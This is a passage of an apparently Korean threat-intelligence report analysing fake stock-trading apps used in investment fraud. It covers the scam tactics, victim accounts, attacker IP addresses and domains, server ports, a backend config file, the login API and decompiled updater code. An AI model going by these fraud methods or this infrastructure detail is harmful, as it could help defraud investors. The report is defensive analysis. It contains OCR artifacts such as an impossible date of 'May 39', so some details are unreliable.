When the victim deposits the relevant amount of money, the operating organization deposits an amount equal to it as its HTS reserve and manages the amount deposited by the victim by transferring it to its 'middle passbook'[27] or 'back passbook'[28] account through money laundering.
The methods of swindling investment funds vary depending on the operating policy or situation of the operating organization. Many types of swindling have been confirmed, including a type that induces investment in the wrong direction, causes losses and then swindles money under the pretext of a loss cut[29], a type that swindles money by disappearing after closing a fake HTS/MTS, and a type that swindles money after expelling users by citing wrongful acts as a pretext.


l Swindling money by going into hiding[30]

Operating organizations sometimes go into hiding in order to achieve the purpose of swindling money or to avoid being tracked. After an organization goes into hiding, the customer service center to which they guide users gets out of contact and it becomes impossible to connect to the fake HTS/MTS.

[Message expressed by the fake HTS after an organization goes into hiding]

To support this task, the supplier organization changes the backend server access URI that exists in the fake HTS program to an inaccessible address such as 'http://0.0.0.0:4423/' and distributes it.

27) Middle passbook (middle account): A borrowed-name account used to store criminal proceeds secured from the 'front passbook' for a certain period of time or to use them for money laundering.
28) Back passbook (back account): A borrowed-name account used for a long period of time to store the criminal proceeds after money laundering has been completed through a 'middle bankbook', etc.
29) It means that when the price of stocks is lower than the price at which you purchased them and a further price decline is expected, you sell the stocks even at the risk of a loss to avoid such decline.
30) https://cafe.naver.com/notouch7/91604



[Changed fake HTS backend server address]

After making a deposit to KB Asset into their account, they use the leverage to buy and sell stocks on the market with a margin of 10 times the deposit amount. They lose every time, accumulate 80% losses, and ask to withdraw the remaining 20%.

The team leader in charge, Lim, ran away.

"Danta VIP" online chat members are also all fake... Anyone who bought and sold stocks with this KB asset program and got scammed...

I Expelling users by citing wrongful acts as a pretext and thereby swindling money[31]

Each operating organization sometimes views a user's transaction history, screen capture files leaked from the user's PC, and a process list to determine whether the user has committed any 'wrongful act' as defined by the organization and then swindles money by expelling the user. Most of the 'wrongful acts' announced by operating organizations are non-problematic acts when users use HTSs/MTSs of institutional securities firms, and are nothing more than a means to swindle money from users (ultra-frequency trading, use of automatic trading programs, use of specific messenger programs, etc.).

I worked hard from the opening of "Hang Seng" in the morning, but this day also went wrong at the beginning and -200~300 million was
Similarly, I refocused and eventually traded until US stocks and made a big profit of 400 million won.
On this day, the moment I finished trading and was about to withdraw, the customer center called me, and suddenly asked me if I was trading while listening to a Discord (but how did they know I was listening to a Discord?).
So, I usually play LoL games and starcraft with friends, so I bought and sold it while playing it.
Then they said I did unfair trading, so they sent me the principal except for yesterday's withdrawal, and then they made me unsubscribe.

In addition, even if any user's acts do not fall under the category of 'wrongful acts' as defined by an operating organization on its own, there are cases where operating organizations return only investment principals and swindle profits from users who interfere with their money swindling activities by achieving continuous profits.

31) https://cafe.naver.com/notouch7/107214

05. Association Analysis

Features of a fake HTS/MTS

The HTSs/MTSs identified during this operation analysis process have features that enable each of them to be identified in terms of attack infrastructure, fake MTS website configuration, and fake HTS programs. As a result of detailed analysis of the discovered features, circumstances have been confirmed to show that these fake HTSs/MTSs are developed by one supplier organization and then supplied (rented) to multiple operating organizations, and that a single operating organization can obtain only the right to operate one or more fake HTSs/MTSs by paying fees.

I Features in terms of attack infrastructure

It is judged that the supplier organization is making efforts to efficiently manage attack infrastructure (IP addresses, domains, services, etc.) in this operation. In the process of tracking them, such features as changing the IP address band country and having a certain domain naming pattern were confirmed.

- **IP address bands**

  Most of the fake HTS/MTS back-end servers were configured using Korean IP addresses, but most of them were changed to Japanese IP addresses after the National Investigation Headquarters of the Korean National Police Agency announced[32] a period of 'intensive crackdown on financial crimes that infringe on people's livelihood (March 23, 2023 – June 30, 2023)' in late March 2023.[33] Since then, various techniques to avoid being tracked have been continuously applied, including attempts to apply Cloudflare CDN and other services.

32) However, the market price information collection servers used by attackers use Korean IP addresses in order to quickly obtain information.

33) However, the market price information collection servers used by attackers use Korean IP addresses in order to quickly obtain information.

Date	IP Address	Country	Remarks
2023-05-30	101.102.222.78	Japan	AS 17676(SoftBank Corp.)
2023-05-29	89.187.160.194	Japan	AS 60068(Datacamp Limited)
2023-05-06	172.65.221.109	U.S.A.	AS 13335(CLOUDFLARENET)
2023-01-22	1.255.42.79	Korea	AS 9318(SK Broadband Co Ltd)

[Cases of gradual changeover of the fake HTS/MTS domain 'union-mts.com' from Korean IP address to Japanese IP address]

• Domain naming and registration patterns

The 'supplier organization' assigned a unique domain to each fake HTS/MTS. As a result of analyzing the domains, it has been confirmed that there are differences in domain naming and registration patterns.

In the domain naming patterns, it has been confirmed that there are cases of using an abbreviation taking a vowel from a unique word, cases of using a compound word combining a unique word and such a word as 'mts', 'asset' or 'trade', which refers to the purpose of the domain, and cases of adding such a number as '77', '777', '7979'[34] or '8282'[35] to a unique word. In particular, the feature of adding a number to a unique word can also be found in the website domain for advertising a broker organization's private gambling solutions.

The domain registration patterns can be examined separately according to the generic top-level domain (gTLD) used when registering a domain and the registration agency (hereinafter 'registrar'). First of all, as for gTLDs, it can be found that there are cases where commonly known gTLDs, such as '.com', '.net', and '.org', and relatively inexpensive gTLDs, such as '.top', '.club', and '.xyz', have been used. As for registrars used for domain registration, services outside of Korea, such as 'NameSilo'[36], 'Name.com'[37] and 'Onamae'[38], have been used in most cases.

In addition, it can be confirmed that domain registrations with mutually different features occurred even around the same time. Based on these features, it is judged that there are a number of people in charge of domain registration or server construction, or a number of 'broker organizations'.

34) It is a Korean numerical jargon for expressing 'friend-friend', and it may be suspected that the person who named the domain is Korean or has a high understanding of Korean culture.

35) It is a Korean numerical jargon for expressing 'quickly-quickly', and it may be suspected that the person who named the domain is Korean or has a high understanding of Korean culture.

36) https://www.namesilo.com/

37) https://www.name.com/

38) https://www.onamae.com/

Classification	Domain Name	Registration Date	Naming Pattern	Registration Pattern	
				gTLD	Registrar
Group A	kko777.com (Kakao Asset)	Nov. 24, 2022	– Using an abbreviation of a unique word – Adding a number to a unique word	Generic gTLDs	NameSilo
	dbu777.com (Double-U)	Nov. 3, 2022			
	smw777.com (Seonmulwon)	Sep.29, 2022			
	sim7979.com (Simple)	Sep.29, 2022			
	dm8282.com (Daemyeong)	Jul. 6, 2022			
Group B	flower-asset.com (Flower Asset)	Jun. 17, 2022	– Using a unique word plus a word that means the purpose of the domain	Generic gTLDs (majority) + New gTLDS (Partial)	Name.com
	appletreeasset.com (Apple Tree Asset)	May 39, 2022			
	roketasset.com (Roket Asset)	Apr. 4, 2022			
	reutersmts.com (Reuters)	Jul. 15, 2021			Onamae
Group C	globalasset.top (Global)	Oct. 17, 2022	– Using a unique word plus a word that means the purpose of the domain	Generic gTLDs (about 50%) + New gTLDS (about 50%)	NameSilo
	bitmts.top (Bit Trading)	Aug. 27, 2022			
	ezitrade.top (EZ Trading)	May 30, 2022			

[Sample group classification based on domain creation and registration patterns]

• Open ports and technologies for each service

The supplier organization uses various open software and third-party libraries to build its own fake HTS/MTS backend servers. In particular, ports that perform installation program distribution, automatic updates, and back-end server functions have the feature of being bound to ports other than the default ports of commonly known protocols/applications. You can check whether a random IP address is a fake HTS/MTS backend server by referring to the application information, etc. identified through the relevant features and service banners.


Port	Purpose	Protocol	SW
21	Update of the fake HTS and the administrator program (before May 2023)	FTP	- Filezilla Server
80	Fake MTS website port	HTTP	- IIS
89	Distribution of a fake HTS installation program	HTTP	- IIS
2127	Update of the fake HTS and the administrator program (after May 2023)	FTP	- Filezilla Server
3389	Remote control for server maintenance	RDP	- Windows RDP
4000	Expression of price information by means of TradingView	HTTP	- IIS - TradingView Chart Library
4423	REST API communication for running the HTS/MTS (backend server)	HTTP	- Presumed to have been developed on its own
12323	Price lookup	HTTP (WebSocket)	- Presumed to have been developed on its own
12324	Price lookup assistance	HTTP (WebSocket)	- Presumed to have been developed on its own

Ⅰ Common configuration aspects of fake MTS websites

• Development framework and components

Fake MTS websites used in this operation have commonly been developed using the Flutter Framework. In addition, due to the nature of reusing them after replacing only some resources, it can be confirmed that all file paths used are the same.

In particular, the 'wasinfo.xml' file containing the URL information of the backend server and the chart server used when running all MTSs is the same. Accordingly, by checking the existence of the file, it is possible to confirm that they are fake MTS website of the same family, and the URLs of the backend server and the chart server can be additionally identified.



[Fake MTS front-end developed using the Flutter Framework]


```
{
  "assets/LoginMain.png": [
    "assets/LoginMain.png"
  ],
  "assets/Loginbg.png": [
    "assets/Loginbg.png"
  ],
  "assets/wasinfo.xml": [
    "assets/wasinfo.xml"
  ],
   "packages/cupertino_icons/assets/
CupertinoIcons.ttf": [
     "packages/cupertino_icons/assets/
CupertinoIcons.ttf"
  ]
}
```


[Example of the 'AssetManifest.json'[39] file containing the paths of fake MTS resource files]



```
<wasinfo>
  <strMTSName>아폴로</strMTSName>
  <strWasUrl>http://202.9.223.69:4423/</strWasUrl>
  <strChartUrl>http://202.9.223.69:4000/</strChartUrl>
  <nDoorID>30002</nDoorID>
  <bAllowMockSignup>true</bAllowMockSignup>
</wasinfo>
```


[Example of 'wasinfo.xml' existing on a fake MTS website]

39) A file that automatically contains manifest information about static resources (images, fonts, etc.) when building a Flutter app, thus allowing the relevant resources to be loaded and accessed at the time of running it.


• **User interface and API communication protocols**

Since fake MTS websites are distributed after only changing some picture files and names, the user interfaces are all the same except for their main pages and representative logos. In addition, another thing common to them that can be confirmed is abnormal output of Korean characters that temporarily occurs when some resources are not loaded in a timely manner at the beginning of connection.




[Example of the same user interface and temporary abnormal output of Korean characters]

Fake MTSs and HTSs use the same API required for their operation. In the case of login among them, it can be confirmed that the user account is verified by sending a JSON object with the ID and password set as "S_ID" and "S_PASS" keys respectively, which are to be verified against the "/api/user/Login" URI of the access address.



[Login API used in common]



[Login API details]

Ⅰ Common aspects of fake HTS programs

• Update logic

The update of a fake HTS is carried out by an automatic update program[40] that runs before the execution of the main program, connects to the designated port[41] of the fake HTS/MTS backend server, performs FTP communication, and downloads a new version.

Due to the nature of connecting to an FTP server and receiving files from a designated path, part of the server's file structure and the account information being used can be confirmed during the analysis process.

```
if ( ((unsigned int)"/1.HTS/" & 0xFFFF0000) != 0 )
  sub_CA2940((_BYTE **)&lpNewItem, "/1.HTS/", 7);
else
  sub_CA2040((HRSRC)(unsigned __int16)"/1.HTS/");
LOBYTE(v49) = 19;
sub_CA4B60((_BYTE **)(this + 308), (char **)&lpNewItem);
LOBYTE(v49) = 1;
v33 = lpNewItem - 16;
if ( _InterlockedDecrement((volatile signed __int32 *)lpNewItem - 1) <= 0 )
  (*(void (__stdcall **)(LPCSTR))(**(_DWORD **)v33 + 4))(v33);
sub_CA2940((_BYTE **)(this + 316), "HTS.exe", 7);
```

```
if ( ((unsigned int)"/2.MANAGER/" & 0xFFFF0000) != 0 )
  sub_CA2940((_BYTE **)&lpNewItem, "/2.MANAGER/", 11);
else
  sub_CA2040((HRSRC)(unsigned __int16)"/2.MANAGER/");
LOBYTE(v49) = 21;
sub_CA4B60((_BYTE **)(this + 308), (char **)&lpNewItem);
LOBYTE(v49) = 1;
v31 = lpNewItem - 16;
if ( _InterlockedDecrement((volatile signed __int32 *)lpNewItem - 1) <= 0 )
  (*(void (__stdcall **)(LPCSTR))(**(_DWORD **)v31 + 4))(v31);
sub_CA2940((_BYTE **)(this + 316), "MANAGER.exe", 11);
```


[Code to find the executable files of the HTS and the administrator program in a specific path within the FTP server]

```
112    public static KcFormMain s_MainForm { get; private set; }
113
114    private async void KcFormMain_Load(object sender, EventArgs e)
115    {
116      KcFormMain kcFormMain = this;
117      kcFormMain.Hide();
118      if (new FileInfo(".\\_Update\\Starter.exe").Exists)
119      {
120        try
121        {
122          System.IO.File.Delete(".\\Starter.exe");
123          System.IO.File.Move(".\\_Update\\Starter.exe", ".\\Starter.exe");
124        }
125        catch
126        {
127        }
128      }
```

[Code to find the updater file in the specified path of the FTP server]

40) Starter.exe, signed with the same code signing certificate as the fake HTS


41) 21/tcp (before May 2023) or 2127/tcp (after May 2023)



[Update-related file structure in the FTP server (presumed)]

Inside the update program, there is a pattern that can identify a number of related fake HTSs. The code branching for connecting to the update FTP server and the method of saving the unique value for the update in the Update.txt file in the same path as the relevant fake HTS are confirmed to be the same in all fake HTSs.

```
if ( _mbscmp(Str1, "LEVERAGED3452")
  && _mbscmp(v16, "VETERAN6233")
  && _mbscmp(v16, "WS21343")
  && _mbscmp(v16, "TIMES45234")
  && _mbscmp(v16, "SPACE523432")
  && _mbscmp(v16, "GOLDMAN3232")
  && _mbscmp(v16, "RS23423")
  && _mbscmp(v16, "REUTERS2343")
  && _mbscmp(v16, "APOLLO5323")
  && _mbscmp(v16, "KINGSMAN5234")
  && _mbscmp(v16, "UNION9656")
  && _mbscmp(v16, "DAILY_52342")
  && _mbscmp(v16, "CHERAS_623423")
  && _mbscmp(v16, "OLIVE_3432")
  && _mbscmp(v16, "GUBUK88433")
  && _mbscmp(v16, "ROCKET_ASSET6453")
  && _mbscmp(v16, "FLOWER_ASSET6345")
  && _mbscmp(v16, "RAINBOW_ASSET6234")
  && _mbscmp(v16, "APPLE_ASSET9593")
  && _mbscmp(v16, "CLOUD_64533")
  && _mbscmp(v16, "ORANGE_23423")
  && _mbscmp(v16, "HANKUK33423")
  && _mbscmp(v16, "EZI_42345")
  && _mbscmp(v16, "SAMWAN_633453")
```



[Text file included in the update program's pattern and the installation program]

The fake HTS program contains code and resources for other fake HTSs sold by the supplier organization. By referring to this, you can identify fake HTSs sold by the supplier organization and continuously track the programs produced, sold, and managed by the supplier organization. However, even in the cases included here, it cannot be said that all of them are in operation, and there are cases in which some are being prepared for release or have been discarded after release.

[Related codes of other fake HTSs contained in one fake HTS file]

It is presumed that the reason why the supplier organization has adopted this development method is to ensure ease of maintenance by managing each HTS program as a single project rather than performing individual version management of HTS programs by name in the process of version management of the source code.


By including the unique resources of each fake HTS, such as the source code, login screen and icons, if major changes occur, only one file can be modified and distributed without having to modify the subdivided fake HTSs individually.

User interface configuration and data, API communication protocols


In terms of user interface configuration, the locations of the logo of the login page, the input form for entering login information, and market situation information are similar, so it can be confirmed that only minimal resources including the wallpaper and the color are replaced based on the same configuration.

In terms of data, all static string elements, such as the output message and the text of the client membership terms and conditions, and the elements used as input values are the same. Representatively, it can be seen that the words of notice about the terms and conditions and the personal information processing policy being provided at the time of client membership registration have the same values in all fake HTSs, and that the information items required for client membership registration are the same as well.[42]


42) This can be presumed to be due to the characteristics of the table structure of the database for client member information management being the same and reused with only minimal resources being replaced.



[Similar login screen UI configuration]




[Client membership terms and conditions that use the same statements]



[Client member information collected in the same way as it is at the time of client membership registration]


Name	Value
